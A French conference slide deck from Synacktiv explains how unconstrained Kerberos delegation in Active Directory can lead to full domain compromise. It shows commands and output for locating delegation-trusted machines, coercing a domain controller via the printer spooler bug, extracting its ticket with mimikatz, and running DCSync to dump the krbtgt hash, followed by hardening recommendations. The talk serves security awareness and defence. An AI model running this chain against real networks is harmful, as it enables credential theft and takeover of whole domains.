
Délégation Kerberos non contrainte

Bière Sécu Toulouse

3 septembre 2019

Synacktiv
Nicolas Biscos


Table des matières



Contexte

- Délégation Kerberos non contrainte relativement inconnue du point de vue des attaquants, mais dangereuse
- Tout avait été détaillé, dangerosité comprise, par Aurélien Bordes au SSTIC en 2014 (« *Secrets d'authentification épisode II – Kerberos contre-attaque* »)
- Remise en exergue récemment (fin 2018-début 2019) par Lee Christensen (@tifkin_), Will Schroeder (@harmj0y) et Dirk-Jan Mollema (@dirkjanm)

Rappels sur Kerberos




Principe général

Qu'est-ce que la délégation Kerberos ?

- Dans une architecture n-tiers, permet à un serveur d'effectuer l'*impersonation* d'un client pour accéder à d'autres ressources
  - exemple : serveur Web se connectant à une base *SQLServer* avec l'identité du client connecté
- Deux types de délégation :
  - *non contrainte* ou *complète* : *impersonation* pour accéder à n'importe quel service
  - *contrainte* : limite les services pour lesquels l'*impersonation* est possible
- Comptes ne pouvant être délégués :
  - comptes dont le *flag User Account Control* `NOT_DELEGATED` est positionné
  - comptes membres du groupe `Protected Users`

Principe de délégation



Principe de la délégation

Limitations de la présentation

- Aborde uniquement la délégation non contrainte
  - l'exploitation de la délégation contrainte s'analyse au cas par cas, en fonction des services autorisés (*S4U2Proxy*)
- Aborde uniquement le cas des comptes machines

Table des matières

Reconnaissance

- Comptes machine dont le *flag* `TRUSTED_FOR_DELEGATION` est positionné :

```
$ ldapsearch -H ldap://DC.VICTIM.LAN -b DC=VICTIM,DC=LAN \
        -D VICTIM\\user -w P@ssw0rd '(&(objectClass=computer) \
        (userAccountControl:1.2.840.113556.1.4.803:=524288))' \
        sAMAccountName

dn: CN=CLIENT1SHARE,OU=Share,DC=VICTIM.LAN
sAMAccountName: CLIENT1SHARE$
```

Étapes d’exploitation

1. Compromission de la machine dont le compte est approuvé pour la délégation
2. Forcer un compte privilégié à se connecter sur la machine compromise
3. Récupération du *ticket granting ticket* Kerberos délégué (*forwarded*)
4. PWN

Comment faire pour forcer un compte à se connecter chez nous ?

Quel compte choisir ?

- Les comptes machine des contrôleurs de domaine ont le droit étendu de réplication (`Replication-Get-Changes-All`)
- Les comptes machine des serveurs Exchange ont/avaient `WriteDACL` sur le domaine, permettant de positionner le droit étendu de réplication (`Replication-Get-Changes-All`) sur n'importe quel objet de l'annuaire
- Tout compte membre du groupe `Administrateurs` intégré (donc par défaut les membres du groupe « Admins du domaine »)

Comment faire pour forcer un compte à se connecter chez nous ?

Comment faire ?

- *Exchange* : `PrivExchange` si il y a un service HTTP en écoute
- Contrôleurs de domaine : exploitation de MS-RPRN (`PrinterSpooler`) pour notifier une machine de notre choix sur SMB
- Utilisateur privilégié

En pratique – Forcer un compte privilégié à se connecter

- Déclenchement d'une notification du spouleur d'impression sur les contrôleurs de domaine (https://github.com/dirkjanm/krbrelayx)

```
$ python printerbug.py VICTIM/user:P@ssw0rd@dc.victim.lan
    CLIENT1SHARE
[*] Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at dc.
    victim.lan
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

En pratique – Récupération du TGT Kerberos délégué

- Vidage de la mémoire du processus `lsass.exe`
- Utilisation de `mimikatz` pour extraire les tickets Kerberos

```
mimikatz # sekurlsa::tickets /export
[...]
Authentication Id : 0 ; 41009739 (00000000:0271c24b)
Session           : Network from 0
User Name         : DC$
Domain            : VICTIM
Logon Server      : (null)
Logon Time        : 07/05/2019 16:12:41
SID               : S-1-5-21-xxxx-xxxx-xxxx-12345

        * Username : DC$
        * Domain   : VICTIM.LAN
        * Password : (null)
```

En pratique – Récupération du TGT Kerberos délégué

```
       Group 0 - Ticket Granting Service

       Group 1 - Client Ticket ?

       Group 2 - Ticket Granting Ticket
        [00000000]
          Start/End/MaxRenew: 07/05/2019 10:53:26 ; 07/05/2019
              20:53:26 ; 12/05/2019 11:18:10
          Service Name (02) : krbtgt ; VICTIM.LAN ; @ VICTIM.LAN
          Target Name (--) : @ VICTIM.LAN
          Client Name (01) : DC$ ; @ VICTIM.LAN
          Flags 60a10000  : name_canonicalize ; pre_authent ;
              renewable ; forwarded ; forwardable ;
[...]
```

En pratique – PWN

- Récupération du TGT et utilisation du TGT du compte machine pour faire une réplication de l'annuaire

```
mimikatz # kerberos::ptt DC.TGT.kirbi

mimikatz # lsadump::dcsync /domain:VICTIM.LAN /user:krbtgt
SAM Username         : krbtgt
Object Security ID : S-1-5-21-xxxx-xxxx-xxxx-502
Object Relative ID : 502

Credentials:
  Hash NTLM: dexxxxxxxxad
```

Table des matières

Risques

- Compromission possible du domaine après compromission d'un serveur approuvé pour la délégation
- Le petit plus qui fait plaisir : compromission d'un domaine dans une autre forêt ayant une relation d'approbation avec au moins une direction `TRUST_DIRECTION_OUTBOUND` avec le domaine du serveur approuvé pour la délégation :
  - obtention d'un *referal ticket* pour un compte machine d'un DC de l'autre domaine
  - permet dans certains cas de contourner le filtrage des SID

Recommandations

Quick win

- Désactivation du service « spouleur d'impression » sur les DC :
  - `EWONTFIX` par Microsoft
  - pas vraiment utilisé en pratique
- Risque de découverte future d'autres mécanismes d'obtention de tickets privilégiés


Recommandations

Plus long terme


- Mise en place de protections sur les comptes sensibles : *Protected Users*, utilisation du *flag userAccountControl* `NOT_DELEGATED`
- Analyse du besoin et suppression de la délégation non contrainte au profit d'une délégation contrainte
- Utilisation du mécanisme mis en place depuis Windows Server 2012 permettant un filtrage inter-forêt et évitant l'envoi de TGT *forwarded* :

```
C:\> netdom.exe trust blah.com /domain:victim.lan
         /EnableTGTDelegation:No
```

- Application du correctif de sécurité sorti en juillet 2019 imposant ce flag par défaut



AVEZ-VOUS DES QUESTIONS ?



MERCI DE VOTRE ATTENTION

SYNACKTIV
DIGITAL SECURITY